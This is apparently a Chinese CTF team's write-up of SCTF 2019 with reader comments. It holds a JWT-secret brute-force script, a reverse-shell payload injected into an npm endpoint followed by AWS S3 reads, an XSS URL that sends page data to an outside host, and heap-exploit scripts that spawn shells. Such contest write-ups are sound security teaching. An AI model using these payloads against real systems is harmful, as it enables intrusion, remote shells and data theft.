SCTF 2019——SU wp

Zedd / 2019-06-25 09:24:00 / 浏览数 6738 安全技术 CTF 顶(0) 踩(0)

稍微打一波小广告，SU战队长期招人，无论您是小白，大佬，只要乐于分享，愿意交流，我们永远欢迎您的加入。我们可以一起打比赛，一起交流技术，一起为冲击全国甚

以下是我们SU战队本次SCTF 2019的 wp ，再次感谢 Syclover 师傅们的精心准备！

Web

flag shop

扫目录发现robots.txt里面有源码路径
http://47.110.15.101/filebak 有源码

漏洞点在 `/work`

```
get "/work" do
 islogin
 auth = JWT.decode cookies[:auth],ENV["SECRET"] , true, { algorithm: 'HS256' }
 auth = auth[0]
 unless params[:SECRET].nil?
   if ENV["SECRET"].match("#{params[:SECRET].match(/[0-9a-z]+/)}")
     puts ENV["FLAG"]
   end
 end

 if params[:do] == "#{params[:name][0,7]} is working" then

   auth["jkl"] = auth["jkl"].to_i + SecureRandom.random_number(10)
   auth = JWT.encode auth,ENV["SECRET"] , 'HS256'
   cookies[:auth] = auth
   ERB::new("<script>alert('#{params[:name][0,7]} working successfully!')</script>").result

 end
end
```

应该是个 ruby erb 模版注入，但是在

```
ERB::new("<script>alert('#{params[:name][0,7]} working successfully!')</script>").result
```

这里只能执行7个，一般模版注入的方式是`<%=7*7%>`远超过7个可用的地方。
猜是不是可以用`<%%>`构造什么命令来，SECRETKEY长度为24位，应该不太可能弄得出来，意味着不能通过正常的`buy flag`来拿到 flag 。
就剩下去利用这些去读取ENV了
然后发现 ruby 的全局变量, 可以用 `$~` 读取刚刚匹配的子串, 加上 `<%=%>` 刚好 7 字符, 因为 `params[:SECRET]` 可控, 可以来爆破 `ENV["SECRET"]`,

```
import requests
table = '1234567890abcdef'
url = 'http://47.110.15.101/work'
data = {
   "name": "<%=$~%>",
   "do": "<%=$~%> is working"
}
sess = requests.session()
sess.headers['Cookie'] = 'auth=eyJhbGciOiJIUzI1NiJ9.eyJ1aWQiOiIwZmQxMjUzNC1mMmJjLTRhZTUtOTRhNy1kNmUwZWRjMGJkMzEiLCJqa2wiOjEwN3
'''
#■■■■
key = ''
for _ in range(1000):
   for i in table:
       tmp = key
       tmp += i
       data['SECRET'] = tmp
       print(tmp)
       res = sess.get(url, data=data)
       print(res.text)
       if tmp in res.text:
           key += i
```

```
            print(key)
            break
'''
#■■■■
key = '17b51f7f2588b3d2f09c821e6499984b09810e652ce9fa4882fe4875c8'
for _ in range(1000):
   for i in table:
       tmp = key
       tmp = i + tmp
       data['SECRET'] = tmp
       res = sess.get(url, data=data)
       if tmp in res.text:
           key = i + key
           print(key)
           break
```

得到 key 以后直接丢到 jwt.io 里面伪造就完事了.

easy-web

webpack 打包的时候没关 sourcemap, 可以直接看到源码, 发现后台没鉴权, 直接调接口

```
import requests
data = {
   "key": "abcdefghiklmn123",
   "npm": ["jquery", '''`python -c "import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((
}
res = requests.post('https://sctf2019.l0ca1.xyz/upload', json=data)
```

弹 shell 回来发现用的 aws 函数服务器. 查了查文档, 在服务器里面可以直接调用 aws api, 找到 bucket 里面的 flag.

```
node -e 'const AWS = require("aws-sdk");const s3 = new AWS.S3();s3.listObjects({Bucket: "static.l0ca1.xyz"}).promise().then((r
node -e 'const AWS = require("aws-sdk");const s3 = new AWS.S3();s3.getObject({Bucket: "static.l0ca1.xyz", Key: "flaaaaaaaaag/f
```

math-is-fun1 && math-is-fun2

```
http://■■■■/challenge?name=xxxx%0ADOMPurify[%27isSupported%27]%3d0&text=<script>window.location%3d"http://ip:5555/"+document.
```

利用config[name]处的变量覆盖关闭dompurify即可利用DOM XSS

Pwn

easy heap

```
from pwn import *
context(arch = 'amd64',os='linux')
def add(size):
   p.recvuntil('>>')
   p.sendline('1')
   p.recvuntil('Size')
   p.sendline(str(size))
   p.recvuntil('0x')
   return p.recv(12)

def dele(idx):
   p.recvuntil('>>')
   p.sendline('2')
   p.recvuntil('Index')
   p.sendline(str(idx))

def edit(idx,cont):
   p.recvuntil('>>')
   p.sendline('3')
   p.recvuntil('Index')
   p.sendline(str(idx))
   p.recvuntil('Content')
   p.send(cont)
libc = ELF('./libc.so.6')
#p = process('./easy_heap',env={'LD_PRELOAD':'./libc-2.23.so'})
p = remote('132.232.100.67', 10004)
```

```
p.recvuntil('0x')
mmap_addr = int(p.recvuntil('\n')[:-1],16)
print hex(mmap_addr)
ptr_addr = int(add(0x100-8),16)#0
info("ptr:0x%x",ptr_addr)
add(0xf8)#1
add(0xf8)#2
edit(0,p64(0)+p64(0xf1)+p64(ptr_addr-0x18)+p64(ptr_addr-0x10)+(0x100-8-16-8-16)*'\x00'+p64(0xf0))
dele(1)
#edit(0,p64(0)+p64(0)+p64(0x200)+p64(ptr_addr-8)+p64(0x90)+p64(ptr_addr+0x30-8)+p64(0)+p64(0x91)+'\x00'*0x80+p64(0x90)+p64(0x9

add(0x80)#1
add(0x80)#3
add(0x80)#4
dele(1)
dele(4)
edit(0,p64(0)+p64(0)+p64(0x200)+p64(ptr_addr-8+0x50)+p64(0x200)+p64(mmap_addr)+p64(0)*2+p64(0x80)+'\x28\n')
edit(3,p64(ptr_addr+0x40)+'\n')
add(128)
a = 0x16# int(raw_input("a"),16)
edit(0,p64(0x200)+'\x20'+chr(a)+'\n')
edit(5,p64(0xfbad3c80)+p64(0)*3+p8(0)+'\n')
p.recvuntil(p64(0)*3)
addr = u64(p.recv(8))
libc_base = addr - (0x7f7af9dfa6e0-0x7f7af9a37000)
print hex(libc_base)
free_hook = libc_base+libc.symbols['__free_hook']
sh = asm(shellcraft.sh())
edit(1,sh+'\n')
edit(0,p64(0x200)+p64(free_hook)+'\n')
edit(5,p64(mmap_addr)+'\n')
p.sendline('2')
p.sendline('0')
p.interactive()
```

one heap

用hbase爆破pbase的1/8192变态house of Roman + 1/1的house of three

```
from pwn import *
context.arch = "amd64"
context.aslr = False
libc = ELF("./libc-2.27.so")

def add(size,data,shift = False):
   io.sendlineafter("choice:",str(1))
   io.sendlineafter("size",str(size))
   if(shift == False):
       io.sendlineafter("content:",data)
   else:
       io.sendafter("content:",data)
def rm():
   io.sendlineafter("choice:",str(2))
while(True):
   try:
       #io = process("./one_heap",env = {"LD_PRELOAD":"./libc-2.27.so"})
       io = remote('47.104.89.129',10001)
       add(0x60,'0000')
       rm()
       rm()
       add(0x60,'\x20\x60\x64')
       add(0x60,' ')
       add(0x60,'\n',shift = True)
       add(0x60,p64(0xfbad1880)+p64(0)*3+"\x58")
       lbase = u64(io.recv(6).ljust(8,'\x00'))-libc.sym['_IO_file_jumps']
       success("LBASE -> %#x"%lbase)
       add(0x40,'0000')
       rm()
       rm()
```

```
        add(0x40,p64(lbase+libc.sym['__realloc_hook']))
        add(0x40,p64(lbase+libc.sym['__realloc_hook']))
        one = 0x4f2c5
        add(0x40,p64(lbase+one)+p64(lbase+libc.sym['realloc']+0xe))
        add(0x30,"cat flag\x00")
        #gdb.attach(io,'handle SIGALRM nostop noprint')
        io.interactive()
        raw_input()
    except Exception,e:
        info(str(Exception)+str(e))
        io.close()
```

two heap

0x1 0x8 0x10 0x18绕size check(都是生成0x20的堆块)

```
from pwn import *
context.arch = 'amd64'
#context.aslr = False
libc = ELF("./libc-2.26.so")

def add(size,data):
   io.sendlineafter("choice:","1")
   io.sendlineafter("size:\n",str(size))
   io.sendafter("note:\n",data)
def rm(idx):
   io.sendlineafter("choice:","2")
   io.sendlineafter("index:\n",str(idx))
while(True):
   try:
       io = remote('47.104.89.129',10002)
       #io = process("./two_heap",env = {"LD_PRELOAD":"./libc-2.26.so"})
       io.sendlineafter("SCTF:\n","%a%a%a%a%a")
       io.recvuntil("0x0.0")
       lbase = (int(io.recv(11),16)<<4)-libc.sym['_IO_2_1_stdout_']
       info("LBASE -> %#x"%lbase)
       add(1,'')
       rm(0);rm(0);ls
       add(8,p64(lbase+libc.sym['__free_hook']))
       add(0x10,'\n')
       add(24,p64(lbase+libc.sym['system'])+'\n')
       add(40,"/bin/sh\x00"+"\n")
       io.sendline("2")
       io.sendline("4")
       #gdb.attach(io,'handle SIGALRM nostop noprint')
       io.interactive()
       raw_input()
   except Exception,e:
       info(str(e))
       io.close()
```

Crypto

warmup

题目中先 xor 到 16 位然后再用 CBC, 所以只要撞 xor 出来的 16 位就可以了.
unpad 也没检查, 可以往里面插东西撞 xor.

```
import remoteCLI
from binascii import hexlify, unhexlify
from Crypto.Util.strxor import strxor

cli = remoteCLI.CLI()
cli.connect('47.240.41.112', 12345)
msg, code = cli.recvUntilFind(r'you seem to have intercepted something:{(.*):(.*)}')
msg = unhexlify(msg)

mac = b'\x00' * 16
for i in range(len(msg) // 16):
    mac = strxor(msg[i * 16:(i + 1) * 16], mac)

forge_msg = bytearray(b'please send me your flag'+ (b'\x00' * 8))
forge_msg.extend(forge_msg)
forge_msg.extend(bytearray(mac))
length = len(forge_msg) + len(mac) - len('please send me your flag')
forge_msg[-1] ^= length
forge_msg.extend(b'\x00' * 15)
forge_msg.append(length)

cli.sendLine(hexlify(forge_msg))
cli.sendLine(code)
cli.console()
```

babygame

OFB 在知道明文+密文的情况下直接伪造明文. 这里通过广播攻击 + Coppersmith 得到明文.

```
import remoteCLI
from binascii import unhexlify, hexlify
from Crypto.Util.strxor import strxor

cli = remoteCLI.CLI()
cli.connect('47.240.41.112', 54321)

e, n = cli.recvUntilFind(r'pubkey:{e, n}={(.*), (.*)}')
n = int(n[:-1], 16)
cli.sendLine(str(n * 10))
cli.sendLine(str(1))

n1, = cli.recvUntilFind(r'Alpha:my pub-key is: e=3,n=(.*)')
n2, = cli.recvUntilFind(r'Bravo:my pub-key is: e=3,n=(.*)')
n3, = cli.recvUntilFind(r'Charlie:my pub-key is: e=3,n=(.*)')

mess1, a1, b1 = cli.recvUntilFind(r'admin:Alpha, your ciphertext is: c=(.*)\nwith some parameters:a=(.*), b=(.*)')
mess2, a2, b2 = cli.recvUntilFind(r'admin:Bravo, your ciphertext is: c=(.*)\nwith some parameters:a=(.*), b=(.*)')
mess3, a3, b3 = cli.recvUntilFind(r'admin:Charlie, your ciphertext is: c=(.*)\nwith some parameters:a=(.*), b=(.*)')

cipher, = cli.recvUntilFind(r'Alpha:David, make sure you\'ve read this:(.*)')
var = 'n1 n2 n3 mess1 mess2 mess3 a1 a2 a3 b1 b2 b3'
for i in var.split():
    globals()[i] = int(globals()[i][:-1], 16)

data = {
    'n': [n1, n2, n3],
    'c': [mess1, mess2, mess3],
    'a': [a1, a2, a3],
    'b': [b1, b2, b3]
}
import json
import subprocess
data = json.dumps(data)
output = subprocess.check_output(['sage', 'crypto2-broadcast.sage', data]).decode()[:-1]
plaintext = int(output)  # I will send you the ticket tomorrow afternoon\x03\x03\x03

plaintext = b'I will send you the ticket tomorrow afternoon\x03\x03\x03'
forge_mess = b'I will send you the ticket tomorrow morning\x05\x05\x05\x05\x05'

cipher = unhexlify(cipher)
keystream = strxor(plaintext, cipher)
forge_cipher = strxor(keystream, forge_mess)
cli.sendLine('2')
cli.sendLine(hexlify(forge_cipher))

cli.console()
```

crypto2-broadcast.sage

```
def hastads(cArray,nArray,e=3):
    """
    Performs Hastads attack on raw RSA with no padding.
    cArray = Ciphertext Array
    nArray = Modulus Array
    e = public exponent
    """

    if(len(cArray)==len(nArray)==e):
        for i in range(e):
            cArray[i] = Integer(cArray[i])
            nArray[i] = Integer(nArray[i])
        M = crt(cArray,nArray)
        return(Integer(M).nth_root(e,truncate_mode=1))
    else:
        print("CiphertextArray, ModulusArray, need to be of the same length, and the same size as the public exponent")


def linearPaddingHastads(cArray,nArray,aArray,bArray,e=3,eps=1/8):
    """
    Performs Hastads attack on raw RSA with no padding.
    This is for RSA encryptions of the form: cArray[i] = pow(aArray[i]*msg + bArray[i],e,nArray[i])
    Where they are all encryptions of the same message.
    cArray = Ciphertext Array
    nArray = Modulus Array
    aArray = Array of 'slopes' for the linear padding
    bArray = Array of 'y-intercepts' for the linear padding
    e = public exponent
    """
    if(len(cArray) == len(nArray) == len(aArray) == len(bArray) == e):
        for i in range(e):
            cArray[i] = Integer(cArray[i])
            nArray[i] = Integer(nArray[i])
            aArray[i] = Integer(aArray[i])
            bArray[i] = Integer(bArray[i])
        TArray = [-1]*e
        for i in range(e):
            arrayToCRT = [0]*e
            arrayToCRT[i] = 1
            TArray[i] = crt(arrayToCRT,nArray)
        P.<x> = PolynomialRing(Zmod(prod(nArray)))
        gArray = [-1]*e
        for i in range(e):
            gArray[i] = TArray[i]*(pow(aArray[i]*x + bArray[i],e) - cArray[i])
        g = sum(gArray)
        g = g.monic()
        # Use Sage's inbuilt coppersmith method
        roots = g.small_roots(epsilon=eps)
        if(len(roots)== 0):
            print("No Solutions found")
            return -1
        return roots[0]

    else:
        print("CiphertextArray, ModulusArray, and the linear padding arrays need to be of the same length," +
         "and the same size as the public exponent")

import json
import sys
data = json.loads(sys.argv[1])
print(linearPaddingHastads(data['c'], data['n'], data['a'], data['b']))
```

Misc

签到题

关注微信公众号，cat /flag

头号玩家

一直向上走就会有Flag
（一直向下会有假Flag

打开电动车

读数据发现有1个停止位，24个数据位，应该是PT2262，查了资料发现是16位地址8位数据，然而不对
然后发现可能是20位地址，这个对了

Maaaaaze

脚本地址

Rev

CreakMe

一个正常的Binary，程序是一个裸的标准AES加密，密钥和向量分别是sycloversyclover和sctfsctfsctfsctf，密文是Base64过的，用于比对的密文在程序的构造函数里面被变

```
>>> iv = 'sctf' * 4
>>> key = 'syclover' * 2
>>> aes = AES.new(key, AES.MODE_CBC, iv)
>>> cipher = 'nKnbHsgqD3aNEB91jB3gEzAr+IklQwT1bSs3+bXpeuo='
>>> aes.decrypt(cipher.decode('base64'))
'sctf{Ae3_C8c_I28_pKcs79ad4}\x05\x05\x05\x05\x05'
```

who is he

是一个Unity3D，逆Assembly-CSharp.dll，算法很简单，写个程序解一下

```
using System;
using System.IO;
using System.Runtime.InteropServices;
using System.Security.Cryptography;
using System.Text;
namespace HelloWorldApplication
{
  class HelloWorld
  {
     static void Main(string[] args)
     {
              String str = "1Tsy0ZGotyMinSpxqYzVBWnfMdUcqCMLu0MA+22Jnp+MNwLHvYuFToxRQr0c+ONZc6Q7L0EAmzbycqobZHh4H23U4WDTNmmXwu
       byte[] bytes = Encoding.Unicode.GetBytes("1234");
       byte[] array = Convert.FromBase64String(str);
       DESCryptoServiceProvider dESCryptoServiceProvider = new DESCryptoServiceProvider();
       MemoryStream memoryStream = new MemoryStream();
       CryptoStream cryptoStream = new CryptoStream(memoryStream, dESCryptoServiceProvider.CreateDecryptor(bytes, bytes), Cryp
       cryptoStream.Write(array, 0, array.Length);
       cryptoStream.FlushFinalBlock();
       byte[] bytes2 = memoryStream.ToArray();
       cryptoStream.Close();
       memoryStream.Close();
       String result = Encoding.Unicode.GetString(bytes2);
        Console.WriteLine(result);

     }
  }
}
```

然后发现不对，开调试器挂程序，发现程序里面还有两个Assembly-CSharp.dll，而且之前那个根本就没载进去。。。
算法一样的，密文密钥分别是

```
q+w89Y22rObfzxgsquc5Qxbbh9ZIAHET/NncmiqEo67RrDvz34cdAk0BalKWhJGl2CBYMlr8pPA=
1234

xZWDZaKEhWNMCbiGYPBIlY3+arozO9zonwrYLiVL4njSez2RYM2WwsGnsnjCDnHs7N43aFvNE54noSadP9F8eEpvTs5QPG+KL0TDE/40nbU=
test
```

发现第二组是对的
（你打CTF像CXK.jpg

Strange apk

安卓逆向,打开后dex2jar转一下dex文件,在恢复出来的代码中可以找到一段对一个文件解密的过程.
文件可以看到是一个非常大的文件,打开后里面有好多syclover这些东西
可以看到里面的东西是通过key[i%len]这样循环解密一个文件,根据同样的逻辑尝试恢复文件,后来发现开头是PK,里面还有安卓包内的一些东西,即解密除了第二个apk
继续解密逆dex,可以看到前面12个是base64,后12个是割一位填充一个字符8,拿出来即可

babyre

elf文件,一共有三层
第一层是555的一个立体的密室,根据waasdxy走到目标位置即可
第二层则是base64dec,要求解密后的字符为sctf_9102
第三层是一个自写的算法,输入的16位在前面排好,在buf里成为4个int,然后通过i=0,j=4依次递增,执行如下运算
`buf[j] = buf[i] ^ func(buf[i + 1] ^ buf[i + 2] ^ buf[i + 3])`,直到最后运算结束,填充buf到30,最后check后四位在内存的值
可以看出来我们只知道`buf[26]`,`buf[27]`,`buf[28]`,`buf[29]`,由于`buf[29] = buf[25] ^ func(buf[26],buf[27],buf[28])`,由xor运算的性质,我们就可算出buf25,递归到0即可求出初始字符串

```
#include <stdio.h>
#include "defs.h"
#include <stdlib.h>
#include <string.h>
int dword_7F4BEE488940[288] =
{....
....//■■■■dump
};



unsigned int calcc(unsigned int a1)
{
 int v1; // ST18_4
 int table[290]; // [rsp+20h] [rbp-490h]
 unsigned __int64 v4; // [rsp+4A8h] [rbp-8h]

 qmemcpy(table, dword_7F4BEE488940, 0x480uLL);
 v1 = (table[BYTE2(a1)] << 16) | table[(unsigned __int8)a1] | (table[BYTE1(a1)] << 8) | (table[a1 >> 24] << 24);
 return __ROL4__(v1, 12) ^ (unsigned int)(__ROL4__(v1, 8) ^ __ROR4__(v1, 2)) ^ __ROR4__(v1, 6);
}

unsigned int calc(unsigned int a,unsigned int b,unsigned int c,unsigned int d) {
   return a ^ calcc(b^c^d);
}

int main() {
   unsigned int buf[30];
   unsigned char enc[16] = {128, 6, 4, 190, 71, 118, 175, 197, 31, 64, 204, 159, 239, 146, 191, 216};
    //unsigned char enc[16] = {190, 4, 6, 128, 197, 175, 118, 71, 159, 204, 64, 31, 216, 191, 146, 239};
   // scanf("%16s",s);
   memset(buf,0,30*4);
   memcpy(&buf[26],enc,16);
   int i,j;
   for(i = 25,j = 29;j >= 4;j--,i--) {
       buf[i] = calc(buf[j],buf[j-3],buf[j-2],buf[j-1]);
       printf("buf[%d] = %d ^ calcc(%d,%d,%d)\n",i,j,j-3,j-2,j-1);
   }
   printf("%s\n",(char *)buf);
   // printf("%d\n",strlen((char *)buf));
}
```

music

又是个安卓,打开后会强制你听一首《早春的树》,然后到了输入flag的界面,输入错误会从头听歌,然后输入
逆dex,可以看到比较清楚的逻辑,在几个class中,看到几个运算,分别是tohexstr,getdb,还有一个魔改了一下的rc4,db文件拿到字符串md5当作key,找到hex后的字符串,写解密

```
public class Notepad
{
   public static void main(String[] args)
   {
       byte[] enctob = new byte[]{-62, -117, -61, -99, -61, -90, -62, -125, -62, -77, -61, -99, -62, -109, -62, -119, -62, -72
       String bs = new String(enctob);
       char[] flagenc = bs.toCharArray();
```

```
        char[] out = new char[bs.length()];
        int[] S = new int[256];
        byte[] wtf = new byte[256];
        int i,j,k;
        String key = "E7E64BF658BAB14A25C9D67A054CEBE5";
        for (i = 0; i < 256; i++ )
        {
            S[i] = i;
            wtf[i] = (byte)(key.charAt(i % 32));
        }
        i = 0;
        j = 0;
        for(i = 0,j = 0;i < 256; i++ )
        {
            j = (S[i] + j + wtf[i]) % 256;
            k = S[i];
            S[i] = S[j];
            S[j] = k;
        }
        for (i = 0,j = 0,k = 0; i < bs.length(); i++ )
        {
            k = (k + 1) % 256;
            j = (S[k] + j) % 256;
            int temp = S[k];
            S[k] = S[j];
            S[j] = temp;
            out[i] = (char)((flagenc[i] ^ S[(S[k] + S[k] % 256) % 256]) + k);
            System.out.println(out);
        }

    }
}
```

稍微打一波小广告，SU战队长期招人，无论您是小白，大佬，只要乐于分享，愿意交流，我们永远欢迎您的加入。我们可以一起打比赛，一起交流技术，一起为冲击全国甚

点击收藏 | 1 关注 | 2

上一篇：macOS恶意软件驻留技术分析 下一篇：威胁快报|挖矿团伙8220进化，r...

1. 9 条回复

fad****vida 2019-06-25 11:48:09

one_heap 有一个1/16概率的解法

0 回复Ta

fakec**** 2019-06-25 13:16:00

请问re的 who is he 的第二个 Assembly-CSharp.dll是怎么发现的？ 谢谢

0 回复Ta

187****5199 2019-06-25 15:15:22

@fakec**** assembly-csharp就内存里面找啊,发现有动态加载的rwx段，而且很奇怪.然后翻就有了。


0 回复Ta

---

skysider 2019-06-25 17:09:48

@fad****vida 求分享思路

0 回复Ta

0xC4m3l 2019-06-25 18:51:27

@fad****vida 有两个爆破 1/16的方法，出题师傅 提醒了我才知道的

0 回复Ta

---

wha**** 2019-06-26 15:09:59

请问一下easy_heap里面的脚本是是正确的么，为什么用相同的脚本运行"p.recvuntil(p64(0)*3)"失效 ,然后没有最终结果

0 回复Ta

---

fad****vida 2019-06-28 09:47:54

@skysider
部分写覆盖tcache的fd字段（该字段通过之前的tcache attack，已经预留一个libc地址）使其指向stdout，同时在修改的时候用unsorted bin attack打一个libc地址到stdout-flag（为了之后继续用tcache）。然后用tcache分配到stdout附近，修改stdout->flag（加APPENDING标识），并修改stdout->_IO_w
附近，并修复unsorted bin。之后就是常规操作了


0 回复Ta

---

fad****vida 2019-06-28 09:52:37

请教大佬，two_heap这道题为什么用%a能泄露地址（%a不是用p计数法表示浮点数吗？，但参数都被初始化为-1了啊）？

0 回复Ta

Ex 2019-07-01 23:58:45

@fad****vida printf的一个特性，用gdb的si命令调试一下printf就知道了

0 回复Ta
